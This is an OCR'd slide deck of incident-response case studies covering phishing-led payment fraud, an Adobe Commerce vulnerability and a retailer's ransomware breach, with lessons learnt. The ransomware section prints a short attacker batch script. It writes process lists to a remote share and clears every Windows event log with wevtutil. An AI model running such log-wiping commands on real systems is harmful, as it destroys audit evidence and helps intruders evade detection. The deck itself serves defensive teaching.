
# Lesson's Learnt

| Don't | Do |
| --- | --- |
| • Leave your VPN without MFA<br>• Trust your SOC vendor without testing<br>• Ignore data classification<br>• Ignore testing your Incident Response | • Replace your VPN Access with more modern access<br>• Block any overseas access<br>• Audit your conditional Access Policy<br>• Update your incidents response |

# Case Study 4


- Very Large Education Authority
- Massive IT Budget ($15M)
- 1000 workstations + 100 Servers
- Security Team of 1 ISO
- Mixed on Prem + Azure Cloud
- EDR (MS Defender) with No Monitoring
- MFA has been enabled for Local and Global Admins
- Bought a Large Vulnerability Scanning Platform
- Bought User Awareness platform

# Case Study 4


Phishing email sent to user
User voluntarily entered her credential
Missing 30 critical patches
No MFA was enabled for user
Very very weak password
Login successfully from Nigeria to the user mailbox
Access to user mailbox
Distributed Phishing email to 500 other staff
200 people clicked on the same link, including Domain Admins
Local Admin Login on the machine
Emails were sent to Account payable with news bank details
Bank details changed
Paid $350,000 for the new bank account
Created domain admin account and maintained access
Stayed in the network for 3 months before being detected

# Case Study 5

- Large Australian business
- 200 Brick and Mortar shops
- Ecommerce with ~$3B turnover
- Good security posture
- EDR/MDR with 24/7 monitoring and Incident Response
- Completed a major program to uplift their patch management
- Ecommerce Site PaaS managed by Adobe





3. Bounty paid on May 21, 2024


4. CVE-2024-34102 released on June 11, 2024

Incident Contained


# Case Study 6


- A global Retail brick and mortar and e-commerce
- 22,000 workstations + 1500 Servers + Global Azure Presence
- Big Security team in US, with CISO, Operations and number of security managers.
- Global EDR vendor installed on all Workstations
- Global AV vendor installed on all Servers.
- Local Team running Vulnerability and Patch management
- Third Party 24/7 Managed Detection and Response
- Offsite Backup Managed by a third party
- In-house 24/7 SOC monitoring, reporting to CISO
- Express routes to their Azure environment

# Case Study 6


User (CISO) clicked on malicious link
Disabled EDR on users' computer
Workstation missing 5 critical patches
Link downloaded zip and executed
User have Local admin to their computer
CISO use same password for His Domain Admin
Domain admin access Obtained
Domain Admin without MFA
3-6 months Reconnaissance
Changed one of Service Account Passwords
Created a script and pushed to Domain Controller
Disabled EDR Globally
Distributed Malware to all Endpoint via GPO
Corrupted Backup Library
Left a note for Ransomware on All workstations
Did not Compromise their Cloud
Separate e-Comm in AWS with no link to the environment

# Case Study 6


War room established
Engaged a global IR team
Recommended to reset KGBT Golden Ticket
Ciso Refused to approve for about 2 hours
Extra 2000 workstations encrypted
Local team took over from the CISO
Approved Golden Ticket Reset
70% of workstations encrypted
Engaged with FBI to negotiate with the ransomware
Paid the ransomware
Got the Key back
Took 2 weeks of 24hrs @100%CPU to decrypt the files
Bought some local computers and distribute to stores
Stores were running offline mode for 2 weeks
Commenced Global Restoration
Conducted a Security Review






```
tasklist | findstr /i bbl > \\[redacted]\google\2\%COMPUTERNAME%.txt
timeout 120
for /F "tokens=*" %%1 in ('wevtutil.exe el') DO wevtutil.exe cl "%%1"
```

# Case Study 7

- 9 months after the breach
- We been told they have addressed all issues in the review
- Installed additional Controls to delay Global Admin creation
- Improved their password standards
- Rolled out MFA everywhere
- Reviewed All Service Accounts
- New CISO has just been appointed
- Conducted a Global review of all their Security Program
- Their SOC and Security team were aware of our Review

# Case Study 7

